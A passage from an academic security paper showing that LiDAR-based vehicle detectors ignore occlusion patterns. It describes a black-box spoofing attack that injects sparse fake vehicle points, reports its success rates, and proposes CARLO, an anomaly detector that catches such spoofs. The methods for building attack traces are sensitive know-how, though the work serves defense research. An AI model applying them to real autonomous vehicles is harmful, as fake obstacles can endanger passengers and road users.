


Figure 2: Illustration of an occluded vehicle (**C1**) in LiDAR point clouds. The yellow points from another vehicle occlude the vehicle v from the perspective of the LiDAR sensor. The blue 3D cubes are the bounding boxes of detected vehicles.




Figure 3: Illustration of a distant vehicle (**C2**) and a front-near vehicle in LiDAR point clouds, where the front-vehicle occupies 17.8° in azimuth from the perspective of the LiDAR sensor. The blue 3D cubes are the bounding boxes of detected vehicles.

the other two models. However, none can achieve the attack goal in either PointPillars or PointRCNN. Third, the attack trace T' is optimized with one specific point cloud at a time (Equation 1), which indicates that T' may not succeed in attacking other point cloud samples. The robustness analysis by Cao *et al.* also validates that the attack success rate consistently drops with the change of the pristine point cloud [17].

Overall, existing spoofing attacks cannot easily achieve the attack goal on all target models. Though Adv-LiDAR shows the feasibility to attack Apollo 2.5, more work is needed to understand the potential reasons that lead to its success.

5 A General Design-level Vulnerability

Motivated by the limitations of existing attacks, in this section, we leverage an in-depth understanding of the intrinsic physical nature of LiDAR to identify a general design-level vulnerability for LiDAR-based perception in AD systems.

5.1 Behind the Scenes of Adv-LiDAR

Despite a lack of generality, Adv-LiDAR was able to spoof a fake front-near vehicle by injecting much fewer points than required for a valid vehicle representation. For example, Cao *et al.* have demonstrated that an attack trace with merely 60 points and 8° of horizontal angles is sufficient to deceive Apollo 2.5 [17]. However, a valid front-near vehicle (§3) contains around 2000 points and occupies about 15° of horizontal angles in KITTI point clouds [31]. It remains unclear why such spoofing attacks can succeed despite a massive gap in the number of points between that of a fake and a valid vehicle. To answer this question and comprehend the general vulnerability exposed by Adv-LiDAR, it is necessary to consider the distinct physical features of LiDAR. In particular, we identify two situations where a valid vehicle contains a small number of points in LiDAR point clouds: 1) **an occluded vehicle** and 2) **a distant vehicle**, each corresponding to a unique characteristic (**C**) of LiDAR.

C1: Occlusions between objects will make occluded objects partially visible in the LiDAR point cloud. As introduced in §2.2, a LiDAR sensor functions by firing laser pulses and capturing their returns. As a result, each point in a point cloud represents the distance to the *nearest* solid object along the laser ray. Similar to human eyes, a LiDAR sensor can only perceive parts of an object (*e.g.,* a vehicle) if other obstacles, that obstruct the laser beams, are standing between the LiDAR and the object. Consequently, an occluded vehicle contains significantly fewer points than a fully exposed one since only a portion of it is visible.

In this paper, we name such occluded objects as *occludees* and the obstacles that occlude others as *occluders*. Particularly, as shown in Figure 2, we use $\mathsf{O}(v)$ to represent the point set that occludes a vehicle v, and V to denote the point set that belongs to the vehicle v in a point cloud F.

C2: The density of data decreases with increasing distance from the LiDAR sensor, due to the working principles of LiDAR sensors (§2.2). Since the generated point clouds are collected uniformly in vertical and horizontal angles, the density of point clouds varies in the 3D space. Similar to human eyes in which a far object occupies much fewer pixels than a near one with identical size, a distant vehicle contains significantly fewer points since its point set is much sparser than that of a front-near vehicle in LiDAR point clouds (Figure 3).

Based upon these observations, we propose two hypotheses of potential false positive (**FP**) conditions for current LiDAR-based perception models, which could contribute to the success of Adv-LiDAR:

FP1: *If an occluded vehicle can be detected in the pristine point cloud by the model, its **point set** will still be detected as a vehicle when directly moved to a front-near location.*

FP2: *If a distant vehicle can be detected in the pristine point cloud by the model, its **point set** will still be detected as a vehicle when directly moved to a front-near location.*

5.2 Experimental Validation

We design experiments (**E**) to test the existence of such potential erroneous predictions (*i.e.,* **FP**) on three target models using the KITTI validation set.

E1: To validate **FP1**, we first randomly pick 100 point

cloud samples $\mathcal{F} = \{F_i\}_{i=1}^{100}$ that contain 100 target *occluded* vehicles $\{v_i\}_{i=1}^{100}$ with their point sets $V_i \subseteq F_i$. We then feed $\mathcal{F}$ into three target models and record the confidence scores (*i.e.,* outputs of models to represent the confidence of detection) of the occluded vehicles as s_i for each v_i.

Second, we leverage a global translation matrix $H(\theta,\tau)$ (Equation 2) to move every V_i to a front-near location (*i.e.,* 5-8 meters in front of the victim AV) in the point cloud F_i as V_i', where θ and τ correspond to the *azimuth* and *distance* of the translation, respectively:

$$V'_{i\,\mathbf{w_i}} = V_{i\mathbf{w_i}}$$

$$\begin{bmatrix} V'_{i\,\mathbf{w_x}} \\ V'_{i\,\mathbf{w_y}} \\ V'_{i\,\mathbf{w_z}} \\ 1 \end{bmatrix} = \begin{bmatrix} \cos\theta & -\sin\theta & 0 & \tau\cos(\theta+\alpha) \\ \sin\theta & \cos\theta & 0 & \tau\sin(\theta+\alpha) \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix} \cdot \begin{bmatrix} V_{i\mathbf{w_x}} \\ V_{i\mathbf{w_y}} \\ V_{i\mathbf{w_z}} \\ 1 \end{bmatrix} \tag{2}$$

$(V_{i\mathbf{w_x}}, V_{i\mathbf{w_y}}, V_{i\mathbf{w_z}}, V_{i\mathbf{w_i}})$ denotes the *xyz-i* feature vectors (introduced in §2.2) of all points in V_i, and $\alpha = arctan(V_{i\mathbf{w_y}}/V_{i\mathbf{w_x}})$. We make sure that there are no other objects standing between the LiDAR and each V_i'. By doing so, we construct a new set, where the points belong to the target occluded vehicles are moved to a front-near location by Equation 2. We further feed the new point cloud set $\mathcal{F}'$ into three target models and record the confidence scores of the translated points V_i' as s_i'.

Experimental results show that all of the translated points V_i' are detected by three target models, and we calculate the relative errors $e = \frac{|s_i' - s_i|}{s_i}$. Figure 4 shows the CDF of e for three target models. As shown, 99.5% of the picked occluded vehicles only have below 10% fluctuations of their confidence scores, which successfully validate **FP1**.

The success of **E1** comes from the fact that LiDAR-based 3D object detection models perform *amodal* perception, where given only the visible portions of a vehicle v, the model attempts to reason about occlusions and predict the bounding box for the complete vehicle (Figure 2). However, convolutional operations exploit spatial locality by enforcing a local connectivity pattern between neurons of adjacent layers. Such architecture thus ensures to produce the strongest response to a spatially local input pattern. Since the *occludee*'s and *occluder*'s point sets V and $O(v)$ stand apart from each other in the 3D space, deep learning models may fail to identify the causality between V and $O(v)$ and thus learns to regress the bounding box for v by V only.

E2: To validate **FP2**, similarly, we first randomly pick 100 point cloud samples that contain 100 target *distant* vehicles $\{v_i\}_{i=1}^{100}$ that locate farther than 30 meters away from the AV, and follow the same procedure with **E1** to record the confidence score changes. Experimental results show that all of the translated points V_i' are detected by three target models, and we calculate the relative errors $e' = \frac{|s_i' - s_i|}{s_i}$. Figure 4 shows the CDF of e' for three target models. As shown, 99.5% of the picked distant vehicles only have below 7.5% fluctuations




Figure 4: Left: CDF of the relative errors e in **E1**. Right: CDF of the relative errors e' in **E2**.

of their confidence scores, which successfully validate **FP2**.

The success of **E2** comes from that 3D object detection models are designed to be non-sensitive to the locations of objects. For example, Apollo 5.0 does not incorporate location information in its hard-coded feature maps, and PointRCNN regards the centers of each bounding box as the origins of their coordinates. Hence the global locations of objects are not valued by the 3D object detection models in AD systems.


5.3 Vulnerability Identification

As mentioned earlier, the sensor attack capability $\mathcal{A}$ is far from spoofing a fully exposed front-near vehicle's point set. However, **E1** and **E2** provide two strategies for adversaries to launch spoofing attacks with fewer points and horizontal angles. As a result, attackers can directly spoof a vehicle imitating various occlusion and sparsity patterns that satisfy the sensor attack capability $\mathcal{A}$ to fool the state-of-the-art models. For example, the V (red points) in Figure 2 only contains 38 points and occupies 4.92° horizontally when translated to 6 meters in front of the AV. We confirm that it can deceive all three target models successfully, as visualized in Appendix E.


The vulnerability comes from the observation that the state-of-the-art 3D object detection architectures ignore the distinct physical features of LiDAR. Therefore, they leave a gap, as well as an attack surface, between the model capacity and LiDAR point clouds. We further abstract the neglected physical features as two occlusion patterns inside the LiDAR point clouds, described below.

Inter-occlusion. We abstract the typical occlusion introduced in §5.1 as inter-occlusion. As its name indicates, inter-occlusion describes a causal relationship between *occludee* and the corresponding *occluders* (*i.e.,* the *occluders* cause the *occludee* partially visible). **FP1** violates the physical law of inter-occlusion since a translated "occluded" vehicle's point set V' no longer has its valid *occluder* $O(v)$. However, **E1** demonstrates that state-of-the-art LiDAR-based perception models overlook such inter-occlusions in the point clouds.


Intra-occlusion. We abstract the other occlusion pattern hidden inside an object as intra-occlusion. The facing surface of a solid object (*e.g.,* a vehicle) occludes itself in the point cloud, which indicates that the LiDAR cannot perceive the interior of the object (Figure 9). **FP2** violates the physical law of intra-occlusion since the abnormal sparseness of a translated "distant" vehicle's point set V' can no longer fully



(a) *ASR* of Apollo 5.0.



(b) *ASR* of PointPillars.



(c) *ASR* of PointRCNN.

Figure 5: Attack success rates (*ASR*s) of proposed black-box spoofing attacks on target state-of-the-art models.




Figure 6: The process of generating attack traces for $\mathcal{R}$ from the implemented renderer.

occlude a valid vehicle since other laser pulses could penetrate its "surface". However, **E2** demonstrates that state-of-the-art LiDAR-based perception models are unable to differentiate reflected points of real solid objects from sparse injected points of the same overall shape so that they also overlook the intra-occlusions in the LiDAR point clouds.

To demonstrate the potential real-world impacts of this identified vulnerability, we construct the first black-box spoofing attack on state-of-the-art LiDAR-based perception models in §6. We find the violations of the physical law of occlusion generally enable LiDAR spoofing attacks. Therefore, we perform the first defense study, exploiting the occlusion patterns as physical invariants to detect spoofing attacks in §7. Lastly, in §8, we present a general architecture for robust LiDAR-based perception that embeds occlusion patterns as robust features into end-to-end learning.

6 Black-box Spoofing Attack

Constructing black-box attacks on deep learning models is non-trivial. Prior works have studied black-box attacks on image classification [45] and speech recognition models [8]. However, none explored LiDAR-based perception models, and their approaches usually suffer from efficiency limitations (*e.g.,* building a local substitute model). In this section, we present the first black-box LiDAR spoofing attack based on our identified vulnerability (§5.3) that achieves both high efficiency and success rates.

1. Constructing original attack traces. As demonstrated in §5.3, occluded or distant vehicles' point sets that meet the sensor attack capability can be utilized to spoof front-near vehicles. Therefore, our methodology attempts to closely represent realistic physical attacks using traces from real-world datasets (*e.g.,* KITTI). In order to test different sensor attack capability, we extract occluded vehicles' point sets with varying numbers of points (5-200 points) from the KITTI validation set. Furthermore, we take 10 points as interval, and divide the extracted point sets into 20 groups per their number of points (The first group contains traces with the number of points from 0 to 10, and the second group contains traces with the number of points from 10 to 20, *etc.*). We then randomly pick five traces in each group forming a small dataset $\mathcal{K}$ containing 100 point sets.

Besides collecting existing real-world traces, the identified vulnerability also supports adversaries in generating customized attack traces, which are more efficient for pipelining the attack process. We leverage ray-casting techniques to generate customized attack traces. More specifically, we utilize a 3D car mesh and implement a renderer [18] simulating the function of a LiDAR sensor that probes the car mesh by casting lasers. By doing so, we can render the car mesh's point cloud. We further simulate different occlusion and sparsity patterns on the car mesh to fit the sensor attack capability, as shown in Figure 6. Similar to $\mathcal{K}$, we collect rendered point clouds with different numbers of points by using different postures and occlusion patterns. We also follow the same procedure to build a small dataset $\mathcal{R}$ containing 100 rendered point sets. More figures of $\mathcal{R}$ are shown in Appendix E.

2. Spoofing original attack traces at target locations. To trigger severe security and safety consequences, adversaries need to inject the constructed attack traces at target locations in the point cloud. We consider spoofing $\mathcal{K}$ and $\mathcal{R}$ in both digital and physical environments. For digital spoofing, we make sure the injection of attack traces meets the sensor attack capability $\mathcal{A}$ and real-world requirements. We follow the high-level formulation in Adv-LiDAR [17] utilizing a global transformation matrix $H(\theta,\tau)$ (Equation 2) to translate the attack traces (*i.e.,* $V'^T = H(\theta,\tau)\cdot V^T$, where $V \in \mathcal{K}\cup\mathcal{R}$). Here the translation interprets the attack capability ($\mathcal{A}$) in terms of modifying the *azimuth* and *distance* of attack traces. We further calibrate each point in the translated attack trace to its nearest laser ray's direction and prune the translated attack trace to fit the attack capability (*i.e.,* $V' \in \mathcal{A}$). Finally, we merge the attack trace with the pristine point cloud according to the physics of LiDAR. We feed the modified point cloud samples containing the attack traces into three target models. For physical spoofing, we program attack traces from $\mathcal{R}$ as input to the function generator so that we can control the spoofed points and launch the spoofing attack [55] in our lab. We further collect the physical attack traces and feed them into target models. Due to the limitation of our attack devices, we only conduct preliminary physical spoofing experiments. More details of physical spoofing can be found in §9.1.2. It is worth noting that such limitations do not hurt the validity of

our attack model (§3) since the attack capability $\mathcal{A}$ is adopted from Adv-LiDAR [17], in which has been demonstrated in the real world.

6.1 Attack Evaluation and Analysis

We perform large-scale evaluations on our proposed black-box attack in terms of effectiveness and robustness.

Experimental setup. The evaluations are performed on the KITTI trainval and test sets (introduced in §2.1.1), which are collected in the physical world. As mentioned before, limited by our attack devices, we leverage $\mathcal{K}, \mathcal{R}$ to launch *digital spoofing* attacks. We also utilize attack traces ($\mathcal{S}$) generated by the sensor-level spoofing attack (§4) as a baseline. $\mathcal{S}$ is collected from blindly *physical spoofing* attacks on a real Velodyne VLP-16 PUCK LiDAR [32]. We further inject all the attack traces from above three constructed datasets into the KITTI point clouds at front-near locations (*i.e.,* 5-8 meters in front of the victim AV) to test their effectiveness.

Evaluation metrics. Object detection models often have default thresholds for confidence scores to filter out detected objects with low confidence (potential false positives). We leverage the default thresholds used by three target models to measure the attack success rate (*ASR*). We label an attack successful as long as the model detects a vehicle at the target location whose confidence score exceeds the default threshold:

$$ASR = \frac{\text{\# of successful attacks}}{\text{\# of total point cloud samples}} \tag{3}$$

Besides the default threshold, we also define a new metric that leverages multiple thresholds to evaluate LiDAR spoofing attacks. The corresponding definitions and evaluations are described in Appendix B, which provide insights that point-wise features appear to be more robust than voxel-based features.

6.1.1 Attack Effectiveness

Figure 5 shows the *ASR* of the digital spoofing attack with different attack capabilities (*i.e.,* number of points). As expected, the *ASR* increases with more spoofed points. The *ASR*s are able to universally achieve higher than 80% in all target models with more than 60 points spoofed, and it also stabilizes to around 85% with more than 80 points spoofed. Notably, the attack traces from $\mathcal{R}$ can achieve comparable *ASR* with $\mathcal{K}$ on all target models, which demonstrates that adversaries can efficiently leverage a customized renderer to generate attack traces (Figure 6). Such rendered traces can be directly programmed into hardware for physical spoofing attacks (Appendix A). Interestingly, $\mathcal{S}$ achieves much higher *ASR* on Apollo 5.0, indicating that BEV-based features are less robust to spoofing attacks than the other two categories, which could be attributed to the information loss of feature encoding from BEV.

6.1.2 Robustness Analysis

We analyze the robustness of the proposed attack to variations of attack traces V' and the average precision (AP) of target




Figure 7: Attack robustness to variations in generated attack traces from $\mathcal{R}$.




Figure 8: Attack robustness to variations in target models' performance.

models $\mathcal{M}$. We also evaluate the attack robustness against state-of-the-art defense strategies [66, 70] designed for image-based adversarial attacks. We find that spoofed traces with around 60 points to trigger major changes in *ASR*. Note that Cao *et al.* also utilized spoofed traces with 60 points for analysis [17]. Therefore, we use attack traces with $(60, 70]$ points from $\mathcal{R}$ for the robustness analysis.

Robustness to variations in attack traces. First, we apply a scaling matrix S to the attack traces V' with different-level randomness to simulate the inaccuracy of sensor attack:

$$V''_{\mathbf{w_i}} = V'_{\mathbf{w_i}}$$
$$\begin{bmatrix} V''_{\mathbf{w_x}} \\ V''_{\mathbf{w_y}} \\ V''_{\mathbf{w_z}} \end{bmatrix} = \begin{bmatrix} s & 0 & 0 \\ 0 & s & 0 \\ 0 & 0 & s \end{bmatrix} \cdot \begin{bmatrix} V'_{\mathbf{w_x}} \\ V'_{\mathbf{w_y}} \\ V'_{\mathbf{w_z}} \end{bmatrix} \tag{4}$$

where s subjects to a uniform distribution $U(1-\varepsilon, 1+\varepsilon)$. We use the mean l-2 norm to measure the distance between V'' and V'. Figure 7 shows the *ASR* drops with larger l-2 distances which is expected. However, as shown, the *ASR* still reaches around 70% while the distance is around 10 cm. We also observe that the *ASR* for PointRCNN drops faster than for PointPillars and Apollo 5.0, which also validates that point-wise features are arguably more robust than voxel-based and BEV-based features (detailed in Appendix B).

Robustness to variations in model performance. To understand the relationship between *ASR* and the original performance of models (*i.e.,* AP), we first extract the intermediate models when we trained PointPillars and PointRCNN. We then try to launch attacks on these models. Surprisingly, we find that the *ASR* increases with higher AP[3] (Figure 8), which implies that a model with better performance could be more vulnerable to such attacks. Our results indirectly demonstrate that the identified vulnerability could be attributed to an ignored dimension (*i.e.,* occlusion patterns) by current models. Since the models do not notice such a hidden dimension, they will be overfitted to be more vulnerable during training.

Robustness to adversarial training. Adversarial training is not rigorously applicable because it targets classification models, and requires norm-bounded perturbations to make

[3]We evaluate the *ASR*s until the training procedures (*i.e.,* APs) converge on both models.

the optimization problem tractable [42]. In contrast, our study targets 3D object detection models, and the proposed attack is constrained by the sensor attack capability ($\mathcal{A}$), which does not fit any existing norm-bounded formulations. Thus, we perform this robust analysis in an empirical setting. Specifically, we generate another 100 attack traces with 60 points using the customized renderer and randomly inject two of them into each point cloud sample in the KITTI training set at areas without occlusions. We further train PointPillars and PointRCNN on this modified dataset and evaluate our proposed attack using the same 60-point attack traces with §6.1.1 on them. We observe that the *ASR*s drop from 83.6% to 70.1% and 88.3% to 79.7% on PointPillars and PointRCNN, respectively, on the KITTI validation set. However, the "Hard" category's original detection performance has significant degradation of over 10% on both models. Our results empirically show that current LiDAR-based perception model designs cannot learn the occlusion information correctly. The slight drop of the *ASR*s comes from the under-fitting effect of existing occluded vehicles (*i.e.,* significant AP degradation), which is not acceptable in real AD systems.

Robustness to randomization-based defenses. We leverage state-of-the-art image-based defenses: feature squeezing [66] and ME-Net [70] to test the attack robustness on Apollo 5.0 since it has similar pipelines with image-based models. We demonstrate that none of them can defend the black-box spoofing attack without hurting the original AP. More details can be found in Appendix B.

7 Physics-Informed Anomaly Detection

Our results show that a lack of awareness for occlusion patterns enables the proposed black-box attack in §6. Since adversaries exploit an ignored hidden dimension, such attacks can succeed universally in target models and appear to be robust to existing defenses (§6.1). Since anomaly detection methods have been widely adopted in different areas [20, 39], one intuitive and immediate mitigation is to detect such violations of physics. We find that no existing open-source AV platforms enable such physical checking [6, 7]. In this section, we present CARLO: oCclusion-Aware hieRarchy anomaLy detectiOn, that harnesses occlusion patterns as invariant physical features to accurately detect such spoofed fake vehicles.

7.1 CARLO Design

CARLO consists of two building blocks: free space detection and laser penetration detection.

7.1.1 Free Space Detection

Free space detection (FSD) integrates both inter- and intra-occlusions (§5.3) to detect spoofed fake vehicles. As introduced in §2.2, each laser in a LiDAR sensor is responsible for perceiving a direction in the spherical coordinates. Due to resolution limits, such a laser direction actually corresponds to a thin frustum in the 3D space. As shown in Figure 9, the




Figure 9: Illustration of free space (**FS**) and occluded space (**OS**) in a frustum corresponding to a detected bounding box.

frustum (as well as the straight-line path $\vec{p}-\vec{o}$) from the LiDAR sensor ($\vec{o}=(0,0,0)$) and any point in the point cloud ($\forall\vec{p}=(x,y,z)$) is considered as free space (drivable space occupied by air only). Therefore, combined with all laser beams of the LiDAR, the entire 3D space is divided into free space (**FS**) and occluded space (**OS**) (*i.e.,* space behind the hit point from the LiDAR sensor's perspective). **FS** information is embedded at the point level. Occlusions, on the other hand, exist at the object level. **FS**, thus, is more fine-grained and incorporates occlusion information since the **OS** of an object directly reflects its occlusion status (Figure 9).

Due to inter-occlusion and intra-occlusion, we observe that the ratio f of the volume of **FS** over the volume of a detected bounding box should be subject to some distribution and upper-bounded by $\exists b\in(0,1)$, implying $f\in(0,b]$ (Figure 9). Nevertheless, since the fake vehicles do not obey the two occlusion patterns, their ratio f' should be large enough and lower-bounded by $\exists a\in(0,1)$ such that $f'\in[a,1)$. Clearly, as long as $a>b$, we have opportunities to distinguish valid vehicles with the spoofed fake vehicles statistically. To estimate the ratio f, we grid the 3D space into cells and calculate:

$$f_{\mathsf{B}}=\frac{\sum_{c\in\mathsf{B}}\mathbb{1}\cdot FS(c)}{|\mathsf{B}|} \tag{5}$$

where $FS(c)$ indicates whether the cell c is free or not, and $|\mathsf{B}|$ denotes the total number of cells in the bounding box B. The algorithm to derive $FS(c)$ can be found in Appendix C.

We then estimate the distributions of valid and fake vehicles.We empirically set the cell size to 0.25^3 m^3, and utilize the KITTI training set and 600 new attack traces generated by the implemented renderer (§6) for estimation. Figure 10 shows that the CDF of f and f' clearly separate from each other. We further take the models' error into considerations (0.7 IoU), and estimate the distributions again. The two distributions still do not overlap with each other, as shown in Figure 10, which demonstrate the feasibility to leverage the ratio f as an invariant indicator for detecting anomalies.

However, though FSD provides a statistically significant method to detect adversarial examples, it is too time-consuming to perform ray-casting to all the detected bounding




Figure 10: CDF of f and f', and the two distributions are clearly separate.




Figure 11: CDF of g and g', but the two distributions overlap with each other.

boxes in real-time. The mean processing time of one vehicle is around 100 ms in our implementation using C++ on a commodity Intel i7-6700K CPU @ 4.00GHz, which is already comparable to the inference time of deep learning models.

7.1.2 Laser Penetration Detection

Laser penetration detection (LPD) is a variant of FSD that aims to provide better efficiency for CARLO. As introduced in §7.1, each point in the point cloud represents one laser ray and the boundary between free space and occluded space. Given a vehicle's point set, its bounding box B also divides the corresponding frustum into three spaces which are: 1) the space between the LiDAR sensor and the bounding box $\mathsf{B}\uparrow$, 2) the space inside the bounding box B, and 3) the space behind the bounding box $\mathsf{B}\downarrow$. Intuitively, only a small number of laser rays can *penetrate* the bounding box (Figure 9). As a result, from the perspective of the LiDAR sensor, the ratio g of the number of points located in the space behind the bounding box $\mathsf{B}\downarrow$ over the total number of points in the whole frustum should be upper bounded by $\exists b' \in (0,1)$. For the same reason in §7.1, the ratio g' of the spoofed vehicles is supposed to be large enough and lower bounded by $\exists a' \in (0,1)$.

Therefore, the ratio g is derived from:


$$g_{\mathsf{B}} = \frac{\sum_{\vec{p}\in \mathsf{B}\downarrow} \mathbb{1}(\vec{p})}{\sum_{\vec{p}\in \mathsf{B}\cup\mathsf{B}\downarrow\cup\mathsf{B}\uparrow} \mathbb{1}(\vec{p})} \tag{6}$$

Since LPD leverages information directly from the output of models, it is a good fit for parallel acceleration. The mean processing time of LPD is around 5 ms for each bounding box using Python on a commodity GeForce RTX 2080 GPU.

Similarly, Figure 11 shows the CDF of g and g' for valid vehicles from the KITTI training set and the 600 generated attack traces, respectively. As shown, though the distributions of ground-truth are separate, the error-considered distributions overlap with each other (*i.e.,* $b' > a'$). We verify that the overlap comes from the noise introduced by points of the ground plane. As a result, LPD will cause erroneous detection of potential anomalies.

7.1.3 Hierarchy Design

To achieve both robustness and efficiency, CARLO hierarchically integrates FSD and LPD. In the first stage, CARLO accepts the detected bounding boxes and leverages LPD to filter the unquestionably fake and valid vehicles by two thresholds (§7.1.2). The rest bounding boxes are uncertain and will be further fed into FSD for final checking. CARLO achieves around 8.5 ms mean processing time for each vehicle. The entire algorithm of CARLO is detailed in Appendix C.



(a) CARLO-guarded Apollo 5.0. (b) CARLO-guarded PointPillars.

(c) CARLO-guarded PointRCNN. (d) Precision and recall of CARLO.

Figure 12: Attack success rates (*ASR*s) of proposed black-box spoofing attacks on three CARLO-guarded models.

7.2 CARLO Evaluation

Experimental setup. We evaluate the defense performance of CARLO on the KITTI trainval and test sets. We apply all the attack traces from $\mathcal{K}, \mathcal{R}$ to all point cloud samples at target locations (5-8 meters in front of the victim), and feed them into three CARLO-guarded models $\mathsf{CARLO}(\mathcal{M}(\cdot))$. We also evaluate CARLO against Adv-LiDAR [17] on Apollo 5.0. The defense goal is to successfully detect the spoofed fake vehicles from the output bounding boxes without hurting the original performance (*i.e.,* AP) of the target models.

Evaluation metrics. We evaluate the performance of CARLO in two aspects, which are the *ASR* of the CARLO-guarded models, and the precision and recall of CARLO itself. *ASR* directly relates to the defense performance, while the precision and recall of CARLO reflect whether it will harm the original AP of target models. We test the *ASR* on the validation set and test set since the distributions are estimated from the training set. We only evaluate the precision and recall of CARLO on the validation set as we do not have the ground-truth for the test set.

Figure 12 (a-c) shows the *ASR* of three CARLO-guarded models. As shown, CARLO reduces the *ASR* from more than 95% to below 9.5% with the maximum attack capability, and reduce the mean *ASR* to around 5.5%. We observe that the remaining 5.5% comes from the detection errors (*i.e.,* the detected bounding box of the fake vehicle cannot match well with the ground-truth) that shift the f' and g' to the distribution of valid vehicles. The errors occur randomly in the point clouds so that it is hard for adversaries to utilize. The recall in Figure 12 (d) reaches around 95% in all targets

Table 1: PointPillars' and PointRCNN's APs (%) of 3D car detection on the KITTI validation set. "Mod." refers to the Moderate category introduced in §2.1.1; "Original" refers to the original performance of two models; "Attack" refers to the performance after spoofing attacks; "CARLO" refers to the performance after CARLO applied.

Model	PointPillars			PointRCNN		
	Easy	Mod.	Hard	Easy	Mod.	Hard
Original	86.56	76.87	72.09	88.80	78.58	77.64
Attack	74.06	56.69	53.98	84.51	71.17	68.06
CARLO	86.57	78.60	73.55	88.91	78.61	77.63

models which also validate the results in Figure 12 (a-c).

Besides delivering satisfactory defense performance, CARLO barely introduces misdetections (*i.e.,* false negatives) to the models. Figure 12 (d) shows that the precision of anomaly detection reaches at least 99.5% for all target models. We manually verify the 0.5% misdetections, and find they are all vehicles at least 40 meters away from the AV, which will not affect its immediate driving behavior. Table 1 also shows that the AP will slightly increase after CARLO being applied to the original model because the original model has internal false positives such as detecting a flower bed as a vehicle. CARLO detects some of those false positives generated by the original model.

7.2.1 Defense against White-box and Adaptive Attacks

